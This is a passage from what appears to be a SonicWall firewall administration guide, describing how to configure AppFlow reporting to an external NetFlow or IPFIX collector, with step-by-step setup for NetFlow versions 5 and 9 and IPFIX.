
- **Send Dynamic AppFlow For Following Tables** – The firewall sends data for the selected tables. By default, all the tables are selected.

Connections	**Devices**
Users	**SPAMs**
URLs	**Locations**
URL ratings	**VOIPs**
VPNs	

> **IMPORTANT:** In IPFIX with extension mode, the firewall can generate reports for selected tables. As the firewall doesn't cache this data, some of the flows not sent may create failure when correlating flows with other, related data.

External Collector Tab

The **External Collector** tab provides configuration settings for AppFlow reporting to an external IPFIX collector.



- **Send Flows and Real-Time Data To External Collector**—Enables the specified flows to be reported to an external flow collector. This option is disabled by default.

  IMPORTANT: When enabling/disabling this option, you may need to reboot the device to enable/disable this feature completely.

- **External AppFlow Reporting Format**—If the **Report to EXTERNAL Flow Collector** option is selected, you must select the flow-reporting type from the drop-down menu:

NetFlow version-5 (default)	**IPFIX**
NetFlow version-9	**IPFIX with extensions** [a]

  a. IPFIX with extensions v2 is still supported by enabling an internal setting. For how to enable this option, contact SonicWall Support. Currently, GMSFlow Server does not support this IPFIX version.

  NOTE: Your selection for **External Flow Reporting Format** changes the available options.

  If the reporting type is set to:

  - **Netflow** versions 5 or 9 or **IPFIX**, then any third-party collector can be used to show flows reported from the firewall, which uses standard data types as defined in IETF. **Netflow** versions and **IPFIX** reporting types contain only connection-related flow details per the standard.
  - **IPFIX with extensions**, then only collectors that are SonicWall-flow aware can be used to report SonicWall dynamic tables for:

connections	users	applications	locations
URLs	logs	devices	VPN tunnels
devices	SPAMs	wireless	
threats (viruses/spyware/intrusion)		real-time health (memory/CPU/face statistics)	

    Flows reported in this mode can either be viewed by another SonicWall firewall configured as a collector (specially in a High Availability pair with the idle firewall acting as a collector) or a SonicWall Linux collector. Some third-party collectors also can use this mode to display applications if they use standard IPFIX support. Not all reports are visible when using a third-party collector, though.

    NOTE: When using **IPFIX with extensions**, select a third-party collector that is SonicWall-flow aware, such as Scrutinizer.

- **External Collector's IP Address**—Specify the external collector's IP address to which the device sends flows via Netflow/IPFIX. This IP address must be reachable from the SonicWall firewall for the collector to generate flow reports. If the collector is reachable via a VPN tunnel, then the source IP must be specified in **Source IP to Use for Collector on a VPN Tunnel**.
- **Source IP to Use for Collector on a VPN Tunnel**—If the external collector must be reached by a VPN tunnel, specify the source IP for the correct VPN policy.

  NOTE: Select Source IP from the local network specified in the VPN policy. If specified, Netflow/IPFIX flow packets always take the VPN path.

- **External Collector's UDP Port Number**—Specify the UDP port number that Netflow/IPFIX packets are being sent over. The default port is **2055**.
- **Send IPFIX/Netflow Templates at Regular Intervals**—Enables the appliance to send Template flows at regular intervals. This option is selected by default.

  NOTE: This option is available with **Netflow version-9**, **IPFIX**, **IPFIX with extensions** only.

Netflow version-9 and IPFIX use templates that must be known to an external collector before sending data. Per IETF, a reporting device must be capable of sending templates at a regular interval to keep the collector in sync with the device. If the collector does not need templates at regular intervals, you can disable the function here.

- **Send Static AppFlow at Regular Interval**—Enables the hourly sending of IPFIX records for the specified static appflows tables. This option is disabled by default.

  NOTE: This option is available with **IPFIX with extensions** only.

  This option ***must*** be selected if SonicWall Scrutinizer is used as a collector.

  - **Send Static AppFlow for Following Tables**—Select the static mapping tables to be generated to a flow from the drop-down menu. For more information on static tables, refer to NetFlow Tables on page 1813.

    Applications (selected by default)
    Viruses (selected by default)
    Spyware (selected by default)
    Intrusions (selected by default)
    Location Map
    Services (selected by default)
    Rating Map (selected by default)
    Table Map
    Column Map

    When running in **IPFIX with extensions** mode, the firewall reports multiple types of data to an external device to correlate User, VPN, Application, Virus, and Spyware information. Data is both static and dynamic. Static tables are needed only once as they rarely change. Depending on the capability of the external collector, not all static tables are needed.

    In the **IPFIX with extension** mode, the firewall can asynchronously generate the static mapping table(s) to synchronize the external collector. This synchronization is needed when the external collector is initialized later than the firewall.

- **Send Dynamic AppFlow for Following Tables**—Select the dynamic mapping tables to be generated to a flow from the drop-down menu. For more information on dynamic tables, refer to NetFlow Tables on page 1813.

  NOTE: This option is available with **IPFIX with extensions** only.

  The firewall generates reports for the selected tables. As the firewall doesn't cache this information, some of the flows not sent may create failure when correlating flows with other related data.

  Connections (selected by default)
  Users (selected by default)
  URLs (selected by default)
  URL ratings (selected by default)
  VPNs (selected by default)
  Devices
  SPAMs
  Locations
  VoIPs (selected by default)

- **Include Following Additional Reports via IPFIX**—Select additional IPFIX reports to be generated to a flow. Select values from the drop-down menu. By default, none are selected. Statistics are reported every 5 seconds.

  NOTE: This option is available with **IPFIX with extensions** only.


  - **System Logs** – Generates system logs such as interface state change, fan failure, user authentication, HA failover and failback, tunnel negotiations, configuration change. System logs include events that are typically not flow-related (session/connection) events, that is, not dependent on traffic flowing through the firewall.

- **Top 10 Apps** – Generates the top 10 applications.
- **Interface Stats** – Generates per-interface statistics such as interface name, interface bandwidth utilization, MAC address, link status.
- **Core utilization** –Generates per-core utilization.
- **Memory utilization** – Generates statuses of available memory, used memory, and memory used by the AppFlow collector.

When running in either mode, SonicWall can report more data that is not related to connection and flows. These tables are grouped under this section (Additional Reports). Depending on the capability of the external collector, not all additional tables are needed. With this option, you can select tables that are needed.


- **Report On Connection OPEN**—Reports flows when a new connection is established. All associated data related to that connection may not be available when the connection is opened. This option, however, enables flows to show up on the external collector as soon as the new connection is established. By default, this setting is enabled.
- **Report On Connection CLOSE**—Reports flows when a connection is closed. This is the most efficient way of reporting flows to an external collector. All associated data related to that connection are available and reported. By default, this setting is enabled.
- **Report Connection On Active Timeout**—Reports connections based on Active Timeout sessions. If enabled, the firewall reports an active connection every active timeout period. By default, this setting is disabled.

  NOTE: If you select this option, the **Report Connection On Kilo BYTES Exchanged** option cannot be selected also. If this option is already checked, this message is displayed when attempting to select **Report Connection on Kilo BYTES Exchanged**:

  - **Number of Seconds**—Set the number of seconds to elapse for the Active Timeout. The range is 1 second to 999 seconds for the Active Timeout. The default setting is **60** seconds.
- **Report Connection On Kilo BYTES Exchanged**—Reports flows based on when a specific amount of traffic, in kilobytes, is exchanged. If this setting is enabled, the firewall reports an active connection whenever the specified number of bytes of bidirectional data is exchanged on an active connection. This option is ideal for flows that are active for a long time and need to be monitored. This option is not selected by default.

  NOTE: If you select this option, the **Report Connection On Active Timeout** option cannot be selected also. If this option is already checked, this message is displayed when attempting to select **Report Connection on Active Timeout**:

  - **Kilobytes Exchanged**—Specify the amount of data, in kilobytes, transferred on a connection before reporting. The default value is **100** kilobytes.
  - **Report ONCE**—When the **Report Connection On Kilo BYTES Exchanged** option is enabled, the same flow is reported multiple times whenever the specified amount of data is transferred over the connection. This could cause a large amount of IPFIX-packet generation on a loaded system. Enabling this option sends the report only once. This option is selected by default.
- **Report Connections On Following Updates**—Select from the pull-down menu to enable connection reporting for the following (by default, all are selected):

This selection	Reports flows
threat detection	Specific to threats. Upon detections of virus, intrusion, or spyware, the flow is reported again.
application detection	Specific to applications. Upon performing a deep packet inspection, the SonicWall appliance is able to detect if a flow is part of a certain application. When identified, the flow is reported again.
user detection	Specific to users. The SonicWall appliance associates flows to a user-based detection based on its login credentials. When identified, the flow is reported again.
VPN tunnel detection	Sent through the VPN tunnel. When flows sent over the VPN tunnel are identified, the flow is reported again.

- **Actions**—Generate templates and static flow data asynchronously when you click these buttons:
  - **Generate ALL Templates** — Click on the button to begin building templates on the IPFIX server; this takes up to two minutes to generate.

    NOTE: This option is available with **Netflow version-9**, **IPFIX**, and **IPFIX with extensions** only.

  - **Generate Static AppFlow Data** — Click on the button to begin generating a large amount of flows to the IPFIX server; this takes up to two minutes to generate.

    NOTE: This option is available with **IPFIX with extensions** only.

- **Log Settings To External Collector** – Sends the necessary fields of log settings to the external collector when you click the **Send All Entries** button.

  TIP: This option displays only when **IPFIX with extensions** is selected for **External Flow Reporting Format**.

  NOTE: Ensure the connection between SonicOS and the external collector server is ready before clicking the **Send All Entries** button.

  TIP: Click the button again to sync the settings whenever:
  - SonicOS is upgraded with new added log events.
  - The connection between SonicOS and the external server has been down for some time and log settings may have been edited.

NetFlow Activation and Deployment Information

SonicWall recommends careful planning of NetFlow deployment with NetFlow services activated on strategically located edge/aggregation routers which capture the data required for planning, monitoring and accounting applications. Key deployment considerations include the following:

- Understanding your application-driven data collection requirements: accounting applications may only require originating and terminating router flow information whereas monitoring applications may require a more comprehensive (data intensive) end-to-end view
- Understanding the impact of network topology and routing policy on flow collection strategy: for example, avoid collecting duplicate flows by activating NetFlow on key aggregation routers where traffic originates or terminates and not on backbone routers or intermediate routers which would provide duplicate views of the same flow information

- NetFlow can be implemented in the SonicOS management interface to understand the number of flow in the network and the impact on the router. NetFlow export can then be setup at a later date to complete the NetFlow deployment.

NetFlow is, in general, an ingress measurement technology which should be deployed on appropriate interfaces on edge/aggregation or WAN access routers to gain a comprehensive view of originating and terminating traffic to meet customer needs for accounting, monitoring or network planning data. The key mechanism for enhancing NetFlow data volume manageability is careful planning of NetFlow deployment. NetFlow can be deployed incrementally (that is, interface by interface) and strategically (that is, on well-chosen routers) — instead of widespread deployment of NetFlow on every router in the network.

User Configuration Tasks


Depending on the type of flows you are collecting, you will need to determine which type of reporting works best with your setup and configuration. This section includes configuration examples for each supported NetFlow solution, as well as configuring a second appliance to act as a collector.

- Configuring NetFlow Version 5 on page 1798
- Configuring NetFlow Version 9 on page 1800
- Configuring IPFIX (NetFlow Version 10) on page 1802
- Configuring IPFIX with Extensions on page 1804
- Configuring GMSFlow Server to Include Logs via IPFIX on page 1807
- Configuring Netflow with Extensions with SonicWall Scrutinizer on page 1808

Configuring NetFlow Version 5

To configure Netflow version 5 flow reporting:

1 Click the **Settings** tab.




2 For **Report Connections** in the **Settings** section, select one of these radio buttons:

- **All** (default)
- **Interface-based**: when enabled, the flows reported are based on the initiator or responder interface.
- **Firewall/App Rules-based**: when enabled, the flows reported are based on already existing firewall rules.

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.



4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

5 Select **Netflow version-5** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

IMPORTANT: This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.


9 Click the **Accept** button at the top of the page.

NOTE: You may need to reboot the device to completely enable this configuration.

Configuring NetFlow Version 9

To configure Netflow version 9 flow reporting:

1 Click the **Settings** tab.




2 In the **Settings** section, for **Report Connections**, select one of these radio buttons:

- **All** (default)
- **Interface-based**: when enabled, the flows reported are based on the initiator or responder interface.
- **Firewall/App Rules-based**: when enabled, the flows reported are based on already existing firewall rules.

IMPORTANT: This step is *optional*, but is *required* if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.



4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

> **IMPORTANT:** When enabling this option, you may need to reboot the device to enable this feature completely.

5 Select **Netflow version-9** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

> **IMPORTANT:** This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 In **Actions**, click the **Generate ALL Templates** button to begin generating templates. A message requesting confirmation displays.


> **IMPORTANT:** IPFIX uses templates that must be known to an external collector before sending data.

10 After the templates have been generated, click **Accept**.

Configuring IPFIX (NetFlow Version 10)

To configure IPFIX, or NetFlow version 10, flow reporting:

1 Click the **Settings** tab.




2 In the **Settings** section, for **Report Connections**, select one of these radio buttons:

- **All** (default)
- **Interface-based**: when enabled, the flows reported are based on the initiator or responder interface.
- **Firewall/App Rules-based**: when enabled, the flows reported are based on already existing firewall rules.

IMPORTANT: This step is *optional*, but is *required* if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.



4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

> **IMPORTANT:** When enabling this option, you may need to reboot the device to enable this feature completely.

5 Select **IPFIX** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

> **IMPORTANT:** This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 In **Actions**, click the **Generate ALL Templates** button to begin generating templates. A message requesting confirmation displays.

